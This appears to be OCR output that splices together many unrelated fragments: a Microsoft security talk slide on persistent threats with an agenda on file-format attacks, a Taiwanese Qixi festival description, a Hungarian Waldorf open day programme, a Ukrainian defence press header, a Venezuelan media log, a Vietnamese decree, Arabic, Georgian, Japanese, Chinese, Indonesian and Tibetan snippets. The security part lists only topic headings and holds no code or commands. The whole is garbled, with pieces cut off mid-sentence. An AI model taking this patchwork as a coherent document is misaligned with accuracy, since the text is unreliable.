
Five Years of Persistent Threats

Maarten Van Horenbeeck
Senior Program Manager

Microsoft Security Response Center
Trustworthy Computing

民俗節慶


七夕（七月七日）Ci Si



七月立秋，處暑兩節氣中，剛好各有七夕、中元兩節日。七月七日的七夕節，是個流傳久遠的佳節，所以人們期盼能在此夜，在情空中遙見牛郎、織女相會。台灣的七夕節俗，基於農業社會男耕女織的生活習慣，有關牛郎、織女的傳說也普遍流傳，將銀河旁兩顆明亮的一等星神話化，說成一對戀人因戀愛而怠於工作，被罰分居銀河兩岸，就只等一年一度的鵲橋相會。藉此勸農勸織，勉勵世間兒女既要愛情，也要工作。這一浪漫的故事結合星辰信仰，被稱為「情人節」。

七夕有乞巧的儀式，在月下設香案，備針線、瓜果、鮮花之類，向牛郎、織女雙星乞巧。穿針乞巧的習俗，早在漢朝末年就有記載，從漢宮到民間都曾流行鬥巧的比賽與遊戲，織女既是精美而善織的星神，自會保佑女子工於女紅，此外又將祭拜的白粉高高擲起，粉落在臉上則為美貌之兆，都是女子的心願。

七夕在台灣也是七娘媽誕辰，稱為「七娘媽生」。七娘媽就是七星娘娘，為護佑兒的守護神，台南市有奉祀七娘媽的開隆宮，在彰化鹿港一帶至今仍有糊紙結作「七娘媽亭」，民間相信十六歲就要在這一天「脫絭」，到開隆宮或在自家門口，擺好香案供拜軟粿、香花（圓仔花、鳳仙花等）及胭脂、白粉、麵線、粽類及金紙、娘媽衣等，祭拜後鑽過七娘媽亭，並燒化七娘媽亭，稱為「出婆姐間」，表示成年，感謝七娘媽、婆姐的護佑，鹿港人也將白粉、胭脂等，投擲屋上。此外也有稱此日為「床母生」，供拜雞酒油飯，燒床母衣，也是感謝床母之意，求女性神保佑幼兒的成長，農業社會醫藥較不發達時，借此祭拜神祇求護佑子女長大，也是為人父母的願望。



A solymári Waldorf Pedagógiai Intézet

Waldorf Tanárképzésének

Nyílt napja

2009. március 21-én, szombaton


13.30 – 18.00 óráig

Solymáron, a Waldorf Tanárképzés épületeiben

(József A. u. 41.sz. alatt)


A NAP PROGRAMJA:

13.30 – 14.00	Érkezés, regisztráció, az épület megtekintése
14.00 – 14.15	Köszöntés, a nap programjának ismertetése



УПРАВЛІННЯ ПРЕС-СЛУЖБИ МІНІСТЕРСТВА ОБОРОНИ УКРАЇНИ
ОРГАНІЗАЦІЙНО-АНАЛІТИЧНИЙ ВІДДІЛ
Тел/факс - 253-20-73, 253-03-19 E-mail - kos@pressmou.kiev.ua;
http://www.mil.gov.ua
адреса: Україна, 01021, м.Київ-21, вул. Грушевського 30/1, кімн. 348

ДАЙДЖЕСТ № 666



PDVSA AMÉRICA

Petrocaribe en los medios

Jueves, 22 de enero de 2009

Jamaica

FECHA 22-01-2009


TITULO **Can Obama walk the talk?**

SECCIÓN Columns

MEDIO **The Observer**

TIPO DE MEDIO Nacional


IMPACTO Negative



BỘ TRƯỞNG BỘ GIÁO DỤC VÀ ĐÀO TẠO

Căn cứ Nghị định số 178/2007/NĐ-CP ngày 03 tháng 12 năm 2007 của Chính phủ quy định chức năng, nhiệm vụ, quyền hạn và cơ cấu tổ chức của bộ, cơ quan ngang Bộ;


Căn cứ Nghị định số 32/2008/NĐ-CP ngày 19 tháng 3 năm 2008 của Chính phủ quy định chức năng, nhiệm vụ, quyền hạn và cơ cấu tổ chức của Bộ Giáo dục và Đào tạo;



시험 통화

경의.

베이징에서 김...



الاستراتيجية المتكاملة الجديدة، إلى جانب المدخلات الأخرى، التي تشمل، على سبيل المثال، الملاحظات والتعليقات التي تنبثق عن مناقشات الاجتماعات السنوية العامة والمداخلات الرسمية من مجالس الفروع. ومن شأن مساعدتكم على تعزيز أداة المشاركة الجديدة هذه أن تكون بالغة القيمة.


نرجو اتباع الخطوات الثلاث البسيطة التالية

- قوموا بنقل الرابط الإلكتروني (أنظر ما يلي) إلى الموقع الإلكتروني لفرعكم/هيكلكم، ثم ادعوا زواره إلى المشاركة.
- ادعوا أعضاءكم ومؤيديكم إلى المشاركة في الدراسة المسحية بإرسال الرابط الإلكتروني أدناه إلى العناوين الموجودة في بريدكم الإلكتروني، أو باستخدام قوائم بريدكم العادي.
- إبعثوا بالرابط الإلكتروني نفسه إلى المنظمات الشريكة لكم، وادعوهم إلى المشاركة في "تطلعنا إلى المستقبل".

يرجى القيام بهذه الخطوات بأسرع ما يمكن.

إن هذا الروابط على الشبكة (بالعربية والإنجليزية والفرنسية والأسبانية) موجودة جميعاً على حتى تستطيع الفروع/هياكل التنسيق التي لا تملك مواقع إلكترونية أن توجه أصحاب الردود المحتملين إليها.

وستبقي لجنة الخطة الاستراتيجية المتكاملة الدراسة المسحية مفتوحة لإطول فترة زمنية ممكنة عملياً، وعلى الأقل حتى نهاية العام 2008، إن لم يكن لمدة أطول. بيد أننا سنقوم بتجميع الردود على الدراسة المسحية بصورة دورية لمراجعة معدلات المشاركة. كما سنزود الحركة بتقارير بشأن النتائج من وقت إلى آخر.



ji-eiC-eni
a x a l i a m b e b i s s a a g e n t o
Tbilisi, leoniZis quCa #1;
tel. (995 32) 43 77 43
Sps jeohotniusi

GHN
N E W S A G E N C Y
1, Leonidze, str. Tbilisi
Tel (995 32) 43 77 43,
LTD. GEOHOTNEWS

e-mail:ghn@ghn.ge www.ghn.ge


22 aprili, 2009 weli

merve gamoSveba

axali ambebi


nika gilauri TurqmeneTSi gaemgzavra

Tbilisi.22.04.09."ji-eiC-eni". saqarTvelos premier-ministri nika gilauri TurqmeneTSi gaemgzavra. gilauri aSxabadSi ori dRe darCeba.



兵庫県淡路市の製薬会社「ムネ製薬」が便秘をテーマに川柳を募ったところ、全国から５１０３句の応募があった。神戸市の男性（８０）の「難問を解いた心地の朝の便」が優秀賞に選ばれた。

　便秘の悩みを笑い飛ばそうと募ったが、「出たがらぬ相手と今朝も持久戦」「トイレから遅刻しますと打つメール」など哀愁が漂う句も。




正义党通讯　《中国民主报》创刊通告

主旨　正义党通讯　《中国民主报》创刊通告


《中国民主报》创刊通告

《中国民主报》（China Democracy Journal）将在 2008 年 3 月于美国纽约创刊出版，目前正在准备创刊号，欢迎大



Kamis (02/04) di London dibuka pertemuan negara-negara yang bergabung dalam apa yang disebut G20. Pertemuan ini bertujuan untuk mengatasi krisis ekonomi yang makin mengancam dunia saat ini. Indonesia salah satu dari negara berkembang yang ikut serta. Apa artinya ini bagi Indonesia dan negara-negara berkembang?


Menurut Wamenlu Triyono Wibowo, pertemuan ini sangat penting bagi Indonesia. Ia menambahkan Indonesia barangkali sudah



Bod gyal lo 2136 lo yi ring la,
Tashi deleg phun sum tsog,
Ama bardro kunkham zang,
Tendu dewa thob par shog,

Agenda


Agenda



- Introduction to file format based attacks
- Why do these attacks work?
- Have they grown more complicated?
- How do attackers hide their activities?
- What can we do?

